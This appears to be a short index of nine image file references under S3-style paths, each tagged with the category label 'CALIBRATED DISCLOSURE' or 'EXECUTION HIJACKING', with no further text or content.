
CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




CALIBRATED DISCLOSURE




EXECUTION HIJACKING




EXECUTION HIJACKING




EXECUTION HIJACKING




EXECUTION HIJACKING




EXECUTION HIJACKING



